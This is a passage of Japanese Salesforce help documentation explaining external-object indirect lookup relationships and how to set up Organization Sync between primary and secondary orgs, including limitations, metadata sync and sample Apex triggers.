間接参照関係は、子の外部オブジェクトを親の標準またはカスタムオブジェクトにリンクします。外部オブジェクトの間接参照関係項目を作成する場合、相互に照合する親オブジェクト項目と子オブジェクト項目を指定します。

具体的には、指定した [外部列の名前] によって値が決まる子の間接参照関係項目と照合される、親オブジェクトの一意のカスタム外部 ID 項目を選択します。

外部システムが、指定した [外部列の名前] 項目で大文字と小文字を区別する値を使用している場合、親オブジェクトの項目でも大文字と小文字を区別することを確認します。親オブジェクトのカスタム項目を定義する場合、[外部 ID]、[一意の]、および [「ABC」と「abc」を別の値として扱う (大文字と小文字を区別する)] を選択します。

メモ: 間接参照関係で親オブジェクトとして使用できるのは、`External ID` および `Unique` 属性を含むカスタム項目があるオブジェクトのみです。間接参照関係項目を作成するときに目的のオブジェクトが表示されない場合は、一意のカスタム外部 ID 項目をそのオブジェクトに追加します。

例:

- 取引先レコード (親標準オブジェクト) には、顧客 ID (Salesforce ID ではない) が一致する SAP 販売注文 (子外部オブジェクト) の関連リストが表示されます。
- 取引先責任者レコード (親標準オブジェクト) には、ソーシャルメディアハンドルが一致するソーシャルメディア投稿 (子外部オブジェクト) の関連リストが表示されます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

Salesforce Connect を使用可能なエディション: **Developer** Edition。有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

クラウドベースの外部データソース用 Files Connect を使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

有料オプションで社内の外部データソース用 Files Connect を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

関連トピック:

- 外部オブジェクトリレーション
- カスタム項目の作成
- カスタム項目のデータ型の変更
- Salesforce Connect — すべてのアダプタのリレーションに関する考慮事項
- グローバル検索での Files Connect データソースの追加

組織同期

組織同期の使用開始

組織同期では、プライマリ組織のダウンタイムまたはメンテナンス中にユーザがアクセスできる、同期済みのセカンダリ Salesforce 組織を設定できます。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織同期

Salesforce では、ダウンタイム中やメンテナンス中であっても、ユーザが各自のデータに即刻アクセスする必要のあることを認識しています。組織同期を使用して、同期した状態のセカンダリ Salesforce 組織を設定すれば、プライマリ組織がダウンタイム中またはメンテナンス中でもユーザがビジネスに欠かせないプロセスやデータを処理できます。

組織同期の設定に関する考慮事項

組織同期の設定を開始する前に、次の重要な情報を確認します。自動採番項目、Apex トリガ、監査項目、およびその他の Salesforce 機能の現在の使用方法によって、実装へのアプローチが決まります。

組織同期環境の設定

組織同期のシステム管理者は、プライマリおよびセカンダリ Salesforce 組織を管理する必要があります。これらの組織にはそれぞれ異なるシステム管理者用のユーザ名とパスワードがあります。セカンダリ組織にデータを追加する前に、いくつかの設定タスクを実行し、2つの組織間の複製接続を作成する必要があります。

組織同期ユーザ環境の定義

組織同期のユーザ転送、ログイン、およびデータに関連するオプションと制限事項について理解します。

組織同期でのオブジェクトの公開および登録

プライマリ組織とセカンダリ組織が組織同期接続で接続されたら、レコードの挿入、更新、削除を組織間で送信する公開および登録プロセスを実行します。

一括同期の実行

一括同期は、オブジェクト種別が公開および登録されている新規レコードのコピーをトリガし、そのレコードを両方の組織で使用できるようにします。一括同期はレコードを一方向にコピーするため、プライマリ組織で一括同期を実行すると、新規レコードがセカンダリ組織にコピーされます。

組織同期の管理

組織同期環境の健全度を追跡します。

組織同期

Salesforce では、ダウンタイム中やメンテナンス中であっても、ユーザが各自のデータに即刻アクセスする必要のあることを認識しています。組織同期を使用して、同期した状態のセカンダリ Salesforce 組織を設定すれば、プライマリ組織がダウンタイム中またはメンテナンス中でもユーザがビジネスに欠かせないプロセスやデータを処理できます。

組織同期は、ユーザが常時 Salesforce にアクセスする必要のある企業に最も適しています。たとえば、年中無休のコールセンターの担当者が、メンテナンス期間中も最小限の中断で顧客に対応できます。

組織同期では Salesforce to Salesforce のフレームワークを使用します。これは、顧客がレコードを Salesforce を使用する他の企業と共有できるようにする機能です。組織同期を設定するには、Salesforce システム管理者が同一のメタデータを有するセカンダリ Salesforce 組織を設定し、プライマリ組織とセカンダリ組織間にデータ複製接続を作成します。公開および登録プロセスを使用して不可欠なオブジェクトや項目をセカンダリ組織に対応付け、セカンダリ組織にコピーできるデータの種類を指定します。この後、同期された状態のレコードがセカンダリ組織にコピーされます。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

複製接続を設定する
- 「接続の管理」

プライマリ組織がメンテナンスにより停止中になると、メンテナンスが終了するまでユーザがセカンダリ組織にリダイレクトされます。ユーザが 1 つの組織で実行するすべてのアクション (ケースの作成、添付ファイルの削除など) が、自動的に別の組織に適用されます。また、システム管理者はプライマリ組織の更新が必要な場合にもユーザをリダイレクトできます。

組織同期の構造と設定についての詳細情報が必要ですか。こちらの短い動画 「組織の同期のしくみ」 が役に立ちます。

組織同期の設定に関する考慮事項

組織同期の設定を開始する前に、次の重要な情報を確認します。自動採番項目、Apex トリガ、監査項目、およびその他の Salesforce 機能の現在の使用方法によって、実装へのアプローチが決まります。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織同期の制限事項

組織同期の制限事項について説明します。

フィードと監査項目の同期

接続レコードのフィードと監査項目を同期すると、セカンダリ組織で作業中のユーザがすばやく簡単にレコードの履歴を評価できます。

トリガの設定

プライマリ Salesforce 組織に Apex トリガを設定している場合、組織同期でトリガが自動的にセカンダリ組織に複製されることはありません。これは、両方の組織でトリガを有効にすることに意味がない可能性があるためです。ただし、両方の組織のニーズを満たすようにプライマリ組織のトリガを適応させることはできます。

自動採番項目の設定

ケース番号などの自動生成番号が含まれる項目は組織同期では同期されませんが、プライマリ組織とセカンダリ組織でユーザ環境の一貫性を保つ回避策を作成できます。

同期方法の選択

組織同期は、プライマリ組織とセカンダリ組織間の直接の双方向同期をサポートするように設計されていますが、一方向同期もサポートされています。公開および登録プロセスを開始する前に、どちらの方法がビジネスニーズに適合するかを判断します。

組織同期の制限事項

組織同期の制限事項について説明します。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

組織上の制限事項

- 組織同期を使用するには、セカンダリ Salesforce 組織とそれに伴うユーザライセンスを購入する必要があります。
- プライマリ組織とセカンダリ組織は、同じ組織種別 (本番や Sandbox など) とエディションである必要があります。
- 整合性のない動作を避けるため、両方の組織に同じ制限と設定を適用する必要があります。プライマリ組織の制限が調整された場合、Salesforce に連絡してセカンダリ組織に同じ変更を適用するように依頼してください。
- 重複の検出エラーを避けるため、セカンダリ組織では重複管理を無効にすることをお勧めします。
- 組織同期は 3 つ以上の組織で動作するようにも設定できますが、2 つの組織設定をサポートすることを意図して設計されています。

サポート対象外の項目

- 自動採番項目は同期されませんが、回避策を実装できます。詳細は、「自動採番項目の設定」を参照してください。
- 標準およびカスタムの暗号化された項目は同期されません。
- フィードと監査項目を同期するオプションを有効にした場合、監査項目は自動的に同期されるため、公開可能な項目のリストには表示されません。監査項目はレコードが、ある組織から別の組織にコピーされたときにのみ同期されます (一括同期中など)。同期されたレコード上の監査項目が更新されても、その更新はリンクされた組織には反映されません。
- リッチテキストエリア (RTA) 項目は同期されません。
- 数式項目と積み上げ集計項目は、その値が他の項目値によって決まるため、公開できません。回避策として、数式項目または積み上げ集計項目の入力項目を公開します。次に、セカンダリ組織に同一の数式項目または積み上げ集計項目を作成し、その入力項目を参照して値を計算します。
- 未公開オブジェクトへの参照項目は、公開すると同期エラーが発生する可能性があるため、自動的に公開されません。たとえば、取引先責任者オブジェクトの項目に取引先へのルックアップが含まれていて、取引先オブジェクトがまだ公開されていない場合、その項目は手動でしか公開できません。
- 地理位置情報項目などのコールアウト項目は同期されません。

サポート対象外のオブジェクトおよび機能

- 組織同期では特定のオブジェクトのみを公開できます。そのリストについては「公開可能なオブジェクト」を参照してください。
- 特定の種類のメタデータはサポートされていません。そのリストについては「同期されるメタデータ型」を参照してください。
- サポートされているメタデータは、プライマリ組織からセカンダリ組織への一方向にのみ同期されます。
- LiveAgent、Salesforce ナレッジ、ポータル、コミュニティはサポートされていません。
- 管理パッケージは同期されません。必要に応じて、両方の組織にパッケージをインストールして、ユーザ環境の一貫性を保つことができます。
- 2 GB を超える Chatter ファイル投稿は同期されません。
- Chatter のトピック、グループ、いいね! は同期されません。
- 同期された Chatter 投稿では、ユーザメンションはクリックできません。
- Chatter ファイルバージョンはサポートされていません。

自動化およびデータ構造

- 複数のレベルがあるマルチレベルルックアップは、一括同期中のみ同期されます。
- Apex トリガ、プロセス、ワークフローは、ある組織から別の組織にコピーされません。これは、自動化が重複すると更新のループまたはエラーにつながる可能性があるためです。既存のトリガ、プロセス、ワークフローをセカンダリ組織に適応させる必要がある場合があります。

同期の制限事項

- ユーザは、プライマリ組織からセカンダリ組織への一方向にのみ同期されます。詳細は、「組織同期でのユーザデータの管理」を参照してください。
- 一括同期では、最後に作成または変更されたのが一括同期日の *1* 年前より後であるレコードのみをコピーできます。
- 2 つの組織間で接続を確立する前にセカンダリ組織にレコードが含まれていた場合、セカンダリ組織のそれらの既存のレコードはプライマリ組織の一致するレコードには自動接続されません。この場合、重複管理が有効になっていれば、両方の組織にすでに存在する一括同期エンティティにより重複アラートが発生します。
- Salesforce では、一部のオブジェクトと項目で双方向同期を使用し、他のオブジェクトで一方向同期を使用することはお勧めできません。

フィードと監査項目の同期

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

接続レコードのフィードと監査項目を同期すると、セカンダリ組織で作業中のユーザがすばやく簡単にレコードの履歴を評価できます。

Salesforce のレコードとフィード投稿には、次の 4 つの監査項目があります。

- `CreatedBy`
- `CreatedDate`
- `LastModifiedBy`
- `LastModifiedDate`

監査項目を同期することを選択する場合、監査項目はレコードが、ある組織から別の組織にコピーされたときにのみ同期される (一括同期中など) ことに留意してください。同期されたレコード上の監査項目が更新されても、その更新はリンクされた組織には反映されません。可能な限り一貫性のあるユーザ環境を提供するために、監査項目を同期することをお勧めします。

フィードおよび監査項目を同期するには、接続の招待を送信するときに [フィードと監査項目を同期] オプションを選択します。双方向同期を使用している場合、このオプションを選択すると、両方向で監査項目が同期されます。このオプションは、組織同期接続の詳細ページから編集することもできます。

重要:

- 接続の招待を送信するときに [フィードと監査項目を同期] チェックボックスが表示されない場合は、Salesforce システム管理者が組織で監査項目の作成を有効にする必要があります。この設定を有効にするには、[設定]から、[クイック検索]ボックスに[ユーザインターフェース]と入力し、[ユーザインターフェース] をクリックします。次に、[「レコードの作成時に監査項目を設定」および「無効な所有者のレコードを更新」ユーザ権限を有効化] を選択します。
- このユーザインターフェース設定を有効にすると、ユーザは Salesforce の監査項目も手動で編集できるようになります。監査項目の手動編集が禁止されている場合は、組織同期でフィードと監査項目を同期できないことがあります。この場合でもセカンダリ組織でレコードのフィード追跡を設定できますが、フィードにはセカンダリ組織で行われた更新のみが表示されます。

トリガの設定

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

プライマリ Salesforce 組織に Apex トリガを設定している場合、組織同期でトリガが自動的にセカンダリ組織に複製されることはありません。これは、両方の組織でトリガを有効にすることに意味がない可能性があるためです。ただし、両方の組織のニーズを満たすようにプライマリ組織のトリガを適応させることはできます。

現在のトリガを組織同期で使用できるようにするには、[接続種別] 項目と [複製ロール] 項目を参照します。これらの項目は、[接続]ページの列として表示されます。[接続種別] は接続が標準接続と複製 (組織同期) 接続のいずれであるかを示し、[複製ロール] は組織がプライマリ組織とセカンダリ組織のいずれであるかを示します。

すべてのトリガは、公開および登録プロセスを開始する前に設定する必要があります。セカンダリ組織でのトリガ関連の動作を決定する必要があります。次に、考えられるいくつかの方法を示します。

- 既存のトリガを両方の組織で動作させるには、セカンダリ組織で同一のトリガを設定します。
- セカンダリ組織で既存のトリガが不要な場合は、そのままにします。トリガはプライマリ組織で機能し続けます。
- 各組織で異なる動作にする場合は、両方の組織を参照するトリガを設定します。

例: 次のトリガは、すべてのケースの説明をプライマリ組織では「Case in Primary」(プライマリのケース)、セカンダリ組織では「Case in Secondary」(セカンダリのケース) に変更します。

```
trigger CaseTrigger_UpdateDesc on Case (before insert, before update) {
  boolean isPrimary = true;
  for (PartnerNetworkConnection conn : [select ReplicationRole from
PartnerNetworkConnection where ConnectionType = 'Replication' and ConnectionStatus =
'Accepted']) {
    if (conn.ReplicationRole == 'Secondary') {
      isPrimary = false;
    }
  }

  for (Case c : Trigger.new) {
    if (isPrimary) {
      c.Description = 'Case in Primary';
    } else {
      c.Description = 'Case in Secondary';
    }
  }
}
```

自動採番項目の設定

ケース番号などの自動生成番号が含まれる項目は組織同期では同期されませんが、プライマリ組織とセカンダリ組織でユーザ環境の一貫性を保つ回避策を作成できます。

プライマリ組織のケースがセカンダリ組織にコピーされると、Salesforce ではそのケースを新規ケースとみなし、新しいケース番号を割り当てます。ただし、両方の組織でケースに同じ識別番号を表示できるカスタム項目を設定することができます。これにより、どちらの組織で作業している場合でも、エージェントはケースを番号によってすばやく見つけることができます。次の例は[ケース番号]項目に関連しますが、Salesforce のすべての自動生成番号項目に同じ方法を使用できます。

重要: 会社ですでにケース番号を表すカスタム項目を使用している場合、この手順を完了する必要はありません。

組織同期でケース番号を設定する手順は、次のとおりです。

1. プライマリ組織で、「[会社名] Case Number」(「[会社名] ケース番号」) という名前のカスタムテキスト項目を作成します。
2. ケースのページレイアウトを更新します。
   a. 作成したカスタムケース番号項目を追加します。
   b. システムで生成されたケース番号項目を削除するか非表示にします。
3. システムで生成されたケース番号をカスタムケース番号項目にコピーするトリガを適用します。ただし、このトリガは(コピーされたケースではなく)既存のケースまたは新規作成されたケースでのみ実行されるようにします。これにより、複製中に割り当てられる「正しくない」ケース番号がカスタムケース番号項目にコピーされることを防ぎます。次のトリガを使用します。

```
trigger UpdateCaseNumber on Case (after insert) {
  List<Case> cases = new List<Case>();
  for (Case c : Trigger.new) {
    if (c.CustomCaseNumber__c == null) {
      Case caseToUpdate = new Case(Id=c.Id);
      caseToUpdate.CustomCaseNumber__c = c.CaseNumber;
      cases.add(caseToUpdate);
    }
  }
  database.update(cases);
}
```

4. セカンダリ組織で前の手順を繰り返します。
5. セカンダリ組織で、自動割り当てケース番号が「2-」で始まるようにケース番号の表示設定を調整します。これにより、システムで割り当てられたケース番号が既存のプライマリ組織のケース番号と一致しなくなります。この設定を変更する手順は、次のとおりです。
   a. ケースのオブジェクト管理設定から項目領域に移動します。
   b. [ケース番号]項目の横にある [編集] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

公開オブジェクトに項目を追加する
- 「接続の管理」

カスタム項目を作成または変更する
- 「アプリケーションのカスタマイズ」

ページレイアウトを作成、編集、および削除する
- 「アプリケーションのカスタマイズ」

c. [表示形式] 項目に「2-{00000000}」と入力します。

d. [保存] をクリックします。

メモ: 最良の結果を得るには、オブジェクトと項目を公開および登録する前に上記手順を完了します。これにより、その他のビジネスに欠かせないオブジェクトや項目と同時に、作成したカスタム項目を公開および登録できます。すでに公開および登録プロセスが完了している場合、カスタムケース番号項目を公開および登録して両方の組織に表示されるようにする必要があります。

同期方法の選択

組織同期は、プライマリ組織とセカンダリ組織間の直接の双方向同期をサポートするように設計されていますが、一方向同期もサポートされています。公開および登録プロセスを開始する前に、どちらの方法がビジネスニーズに適合するかを判断します。

ユーザがプライマリ組織とセカンダリ組織の両方でトランザクションを実行できるようにし、それらのトランザクションを両方の環境に反映させる場合は、双方向同期を使用します。ただし、セカンダリ組織をプライマリ組織のデータへの最新の参照としてのみ使用する場合、簡易化された一方向同期を使用できます。次の表に、それぞれの方法の詳細を示します。

重要: Salesforce では、一部のオブジェクトと項目で双方向同期を使用し、他のオブジェクトで一方向同期を使用することはお勧めできません。また、組織同期は3つ以上の組織で動作するようにも設定できますが、2つの組織設定をサポートすることを意図して設計されています。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

詳細	双方向同期 (標準)	一方向同期
しくみ	オブジェクトや項目はプライマリ組織から公開され、セカンダリ組織で登録されます。次に、同じ公開および登録プロセスが逆方向 (セカンダリ組織からプライマリ組織) で繰り返されて同期が設定されます。そのオブジェクト種別が公開されているレコードはセカンダリ組織にコピーされます。 同期されたレコードに対していずれかの組織で行われた更新は、自動的にもう一方の組織に適用されます。「更新」には、レコードの作成、更新、削除、復元が含まれます。	オブジェクトや項目はプライマリ組織から公開され、セカンダリ組織で登録されます。そのオブジェクト種別が公開されているレコードはセカンダリ組織にコピーされます。 同期されたレコードに対してプライマリ組織で行われた更新は、自動的にセカンダリ組織に適用されますが、逆の場合は適用されません。したがって、セカンダリ組織は主にプライマリ組織を使用できないときにユーザの参照として使用されます。
考慮事項	• セカンダリ組織で行われた更新はプライマリ組織に適用されるため、セカンダリ組織のデータがプライマリ組織のデータで上書きされないように、組織同期の設定時に参照関係を確認する必要があります。	• ユーザがセカンダリ組織で更新を行った場合、プライマリ組織での作業に戻ったときにその更新を繰り返す必要があります。 • 同期されたレコードがセカンダリ組織で復元されると、プライマリ組織との接続は切断されます。接続を復元するには、レコー

詳細	双方向同期 (標準)	一方向同期
	• プライマリ組織に設定されたトリガ、ワークフロー、Apexコードは、データのループを避けるためにセカンダリ組織で変更または無効化する必要があります。	ドをプライマリ組織からセカンダリ組織に手動で転送する必要があります。 • プライマリ組織に設定されたトリガ、ワークフロー、Apex コードは、その影響を受けるオブジェクトが公開および登録されている場合はセカンダリ組織でも実装できます。

組織同期環境の設定

組織同期のシステム管理者は、プライマリおよびセカンダリ Salesforce組織を管理する必要があります。これらの組織にはそれぞれ異なるシステム管理者用のユーザ名とパスワードがあります。セカンダリ組織にデータを追加する前に、いくつかの設定タスクを実行し、2 つの組織間の複製接続を作成する必要があります。

重要: ブラウザは Salesforce ログイン情報をキャッシュするため、1 つのブラウザで 2 つの異なる Salesforce 組織にログインすることは困難です。最良の結果を得るには、2 つのブラウザで作業します。各組織に 1 つのブラウザを指定します。たとえば、Google Chrome© を使用してプライマリ組織にアクセスし、Mozilla Firefox© を使用してセカンダリ組織にアクセスします。

1. Salesforce to Salesforce の有効化
   組織同期では Salesforce to Salesforce のフレームワークを使用するため、プライマリ組織とセカンダリ組織の両方で Salesforce to Salesforce を有効化する必要があります。次に、[接続] タブを追加して接続を管理できるようにします。
2. メタデータの複製
   一部(全部ではない)のメタデータは組織同期で同期できます。2つの組織間でデータが正しく同期されるように、セカンダリ組織のメタデータをカスタマイズして維持する必要があります。
3. 接続先の取引先責任者の作成
   組織同期接続を設定するには、自分自身をセカンダリ組織の接続先の取引先責任者として割り当てる必要があります。これにより、セカンダリ組織に関するメールを受信し、2 つの組織を簡単に管理できます。
4. 組織の接続
   組織同期のプライマリ組織とセカンダリ組織を設定したら、プライマリ組織とセカンダリ組織間の接続を設定します。この接続により、組織間で更新を送信できます。
5. 接続詳細ページの探索: ウォークスルー
   組織同期接続のハブとなる接続詳細ページのツアーを始めましょう。接続を監視し、設定を更新する方法を学習します。

Salesforce to Salesforce の有効化

組織同期では Salesforce to Salesforce のフレームワークを使用するため、プライマリ組織とセカンダリ組織の両方で Salesforce to Salesforce を有効化する必要があります。次に、[接続] タブを追加して接続を管理できるようにします。

プライマリ組織とセカンダリ組織の両方で、次の手順を実行します。

1. Salesforce to Salesforce を有効にします。
   a. [設定] から、[クイック検索] ボックスに「*Salesforce to Salesforce 設定*」と入力し、**[Salesforce to Salesforce 設定]** を選択します。
   b. Salesforce to Salesforce ページで、**[編集]** をクリックします。
   c. **[有効化]** を選択します。
   d. **[保存]** をクリックします。
2. ユーザインターフェースに [接続] タブを追加します。
   a. 現在のタブの右側に表示される [プラス] アイコンをクリックします。[すべてのタブ] ページが表示されます。
   b. **[タブのカスタマイズ]** をクリックします。
   c. **[追加]** 矢印を使用して、[接続] タブを [選択可能なタブ] リストから [選択されたタブ] リストに移動します。必要に応じて、**[上へ]** と **[下へ]** 矢印を使用してタブの順序を変更します。
   d. **[保存]** をクリックします。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce to Salesforce 複製接続を作成する
- 「接続の管理」

メタデータの複製

一部 (全部ではない) のメタデータは組織同期で同期できます。2 つの組織間でデータが正しく同期されるように、セカンダリ組織のメタデータをカスタマイズして維持する必要があります。

メタデータとは?

Salesforce 組織がカスタマイズされるたびに、そのメタデータは変更されます。たとえば、ページレイアウトの編集、カスタム項目の作成、レコードタイプの作成のいずれでもメタデータが更新されます。データとは、電話番号や名前など、項目に含まれる情報です。セカンダリ組織のメタデータは、プライマリ組織のメタデータと一致する必要があります。一致しない場合、組織同期を効果的に実装できない可能性があります。

プライマリ組織とセカンダリ組織間でメタデータの同期を維持する方法は?

1. 組織同期接続を作成する前に、次の作業を行います。
   a. データが正しく同期されるように、プライマリ組織で基本的なデータクリーンアップを実行します。プライマリ組織に次の問題がないか確認し、問題がある場合は解決します。
      - 空白の必須項目 (項目が `Optional` から `Required` に変更された場合に発生する可能性があります)
      - 無効な参照関係
      - 重複レコード

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

b. セカンダリ組織のメタデータをプライマリ組織のメタデータと一致するようにカスタマイズします。接続の招待を送信するときに [メタデータを同期] チェックボックスをオンにすることで、一部のメタデータを自動的に同期するように選択できます。サポート対象のメタデータ一覧は、「同期されるメタデータ型」を参照してください。ただし、プライマリ組織に、サポートされない種類のメタデータを含むカスタマイズが行われている場合、セカンダリ組織でも同じカスタマイズやリリースを実行する必要があります。

2. 組織が接続された後、一方の組織で行われたメタデータの更新のすべてがもう一方の組織でも繰り返されるようにビジネスプロセスを作成します。[メタデータを同期] チェックボックスがオンの場合、一部の更新はすでに同期されています。

メタデータの同期のタイミング

メタデータを同期するオプションを選択した場合、組織同期接続の招待を受諾するとすぐに Salesforce によって、セカンダリ組織へのサポート対象メタデータのコピーが開始されます。このプロセスの間、接続の詳細ページの［接続状況］項目には `Metadata Sync in Progress` と表示されます。

この最初のメタデータのコピーの後、サポート対象メタデータへの更新は毎日同期されます。すべてのサポート対象メタデータの同期をすぐにトリガする必要がある場合、次の手順を実行します。

1. プライマリ組織の組織同期接続の詳細ページに移動します。
2. [接続の詳細] セクションで、[編集] をクリックします。
3. [メタデータを同期] チェックボックスをオフにします。[保存] をクリックします。
4. [接続の詳細] セクションで、[編集] を再度クリックします。
5. [メタデータを同期] チェックボックスをオンにします。[保存] をクリックします。

メタデータの同期を維持するためのベストプラクティスは?

- メタデータの同期を選択する場合、次のベストプラクティスに従います。
  - 一方の組織のメタデータを*削除*する必要がある場合は、もう一方の組織でも削除します。これは、組織間でメタデータの削除は同期されないためです。
  - *サポート対象外*のメタデータを作成または更新する必要がある場合は、両方の組織でその作業を実行します。
  - *サポート対象*のメタデータを作成または更新する必要がある場合は、プライマリ組織でのみ実行します。サポート対象メタデータは毎日プライマリ組織からセカンダリ組織に同期されるため、サポートされる種類のメタデータをセカンダリ組織で変更しても、毎日の同期で上書きされます。
  - メタデータを最新の状態に保ち、潜在的な同期エラーを回避するには、上記のようにすぐに同期をトリガする場合を除き、[メタデータを同期]チェックボックスをオンのままにしてください。接続の招待が承諾された後でこのチェックボックスをオフにすると、メタデータの更新の自動同期が一時停止します。チェックボックスを編集できるのは、プライマリ組織のみです。
- [メタデータを同期]チェックボックスをオフのままにした場合、メタデータへのすべての変更(メタデータの作成、削除、更新) を両方の組織で繰り返します。

組織同期でのインテグレーションと API のしくみは?

業務にとってインテグレーションが緊急を要すると判断した場合 (外部 Web フォームなど)、ユーザがセカンダリ組織にリダイレクトされるたびにインテグレーションをセカンダリ組織にリダイレクトする必要があります。これは API コールの場合も同様です。すべての緊急を要する Salesforce への API コールは、セカン

ダリ組織のログイン情報を含めるように変更する必要があります。変更しない場合、セカンダリ組織への切り替え中に処理が停止します。

接続先の取引先責任者の作成

組織同期接続を設定するには、自分自身をセカンダリ組織の接続先の取引先責任者として割り当てる必要があります。これにより、セカンダリ組織に関するメールを受信し、2 つの組織を簡単に管理できます。

[接続] ページでは、プライマリ組織は［接続所有者］項目のユーザによって管理され、セカンダリ組織は［取引先責任者］として割り当てたユーザによって管理されます。

1. プライマリ組織で、取引先責任者を作成します。
   a. [取引先責任者] タブに移動します。
   b. [新規] をクリックします。
   c. ［名］および［姓］項目に、セカンダリ組織の取引先責任者として自分を識別するテキストで名前を入力します。たとえば、名前が *EliseMedina* の場合、「*Elise Medina (セカンダリ)*」と入力します。
   d. ［取引先名］項目で、ルックアップを使用して会社の取引先を選択します。
   e. ［メール］項目で、自分のメールアドレスを入力します。

      重要: これは、接続に関するメールを確実に受信するための重要なステップです。

   f. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

取引先責任者を作成する
- 取引先責任者に対する「作成」

取引先責任者を参照する
- 取引先責任者に対する「参照」

組織の接続

組織同期のプライマリ組織とセカンダリ組織を設定したら、プライマリ組織とセカンダリ組織間の接続を設定します。この接続により、組織間で更新を送信できます。

1. プライマリ組織で、[接続] タブに移動します。
2. [新規] をクリックします。
3. 接続の設定用に作成した取引先責任者名を選択します。［取引先］項目が自動的に更新されて会社が表示されます。
4. ［接続所有者］項目で、接続の管理を割り当てたシステム管理者を選択します。
5. ［接続種別］項目で、［複製］を選択します。
6. 必要に応じて、すべてのレコードのフィードと監査項目を同期するオプションを選択します (推奨)。

   メモ: このオプションが表示されない場合は、Salesforce に連絡し、組織で監査項目の作成を有効にするように依頼してください。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

Salesforce to Salesforce 複製接続を作成する
- 「接続の管理」

7. 必要に応じて、サポート対象メタデータを同期するオプションを選択します (推奨)。
8. 必要に応じて、ユーザを同期するオプションを選択します (推奨)。
9. [保存 & 招待を送信] をクリックします。
10. 受信箱の招待メールを確認して、接続を承認します。メール内のリンクをクリックして招待を受け入れると、Salesforce ログインページにリダイレクトされます。
11. セカンダリ組織のユーザ名とパスワードを使用してログインします。組織同期接続の詳細ページが表示されます。[接続の詳細] セクションで、[承認] をクリックして接続を完了します。

ヒント: 接続詳細ページは、組織同期接続を中央管理するための拠点です。接続を確立したら、少し時間を取って次の対話型ウォークスルーでこのページに慣れてください。 段階的な手順: 接続詳細ページを探索する。開始前に、[接続] タブを Salesforce 環境に追加してください。

同期されるメタデータ型

組織同期接続の接続詳細ページで [メタデータを同期] チェックボックスをオンにしてメタデータを同期するように選択すると、特定の種類のメタデータへの変更は毎日プライマリ組織からセカンダリ組織に同期されます。

エディション

使用可能なエディション: Salesforce Classic

組織同期を使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

サポート対象メタデータ

メタデータを同期するオプションが選択された場合、次の種類のメタデータの *挿入* (新しいメタデータの追加) および *更新* (既存のメタデータの変更) は、一方向 (プライマリ組織からセカンダリ組織) で毎日同期されます。

サポート対象メタデータ	例外
Apex クラス、コンポーネント、ページ	レポートは、組織同期では同期されません。Apex ページでレポートを参照していて、メタデータを同期するように選択した場合、Apex ページを正しく同期するには、次の操作を実行する必要があります。 • セカンダリ組織に同じレポートを作成する • 新しいレポート ID を参照するように Apex ページを更新する
カスタム項目	
カスタムオブジェクト	
外部オブジェクト	
レイアウト	フィード項目レイアウトとレイアウトの Salesforce1 設定は同期されません。

サポート対象メタデータ	例外
権限セット	権限セットのカスタムタブおよびアプリケーションは同期されません。
レコードタイプ	レコードタイプのないオブジェクトが組織同期で公開および登録され、その後、そのオブジェクトのレコードタイプが作成された場合、そのレコードタイプをセカンダリ組織に表示するには、オブジェクトを再公開する必要があります。
ロール	
ユーザプロファイル	ユーザプロファイルのカスタムタブおよびアプリケーションは同期されません。

サポート対象外のメタデータ

サポート対象メタデータへの次の操作は同期されません。

- セカンダリ組織でのメタデータの追加および更新
- いずれかの組織でのメタデータの削除

たとえば、プライマリ組織のユーザが権限セットを作成または更新すると、その変更が 24 時間以内にセカンダリ組織に適用されます。ただし、セカンダリ組織で権限セットを更新しても、更新内容はプライマリ組織に送信されず、セカンダリ組織での更新は次回の同期で上書きされます。

警告: サポート対象メタデータの名称変更 (カスタム項目の名称変更など) によって、各組織内でそのメタデータへの参照が無効になる場合があります。エラーを回避するには、メタデータの名称変更が必要な場合、当該のメタデータをコピーし、コピーに変更後の名前を付けます。ロール、プロファイル、権限セットなどの最上位メタデータは通常の方法で名称変更でき、名前の変更内容も期待どおりに同期されます。

接続詳細ページの探索: ウォークスルー

組織同期接続のハブとなる接続詳細ページのツアーを始めましょう。接続を監視し、設定を更新する方法を学習します。

ようこそ、組織同期のシステム管理者の皆さん!

これは、組織同期接続のハブとなる接続詳細ページのツアーです。接続詳細ページでは、接続を監視し、設定を更新できます。

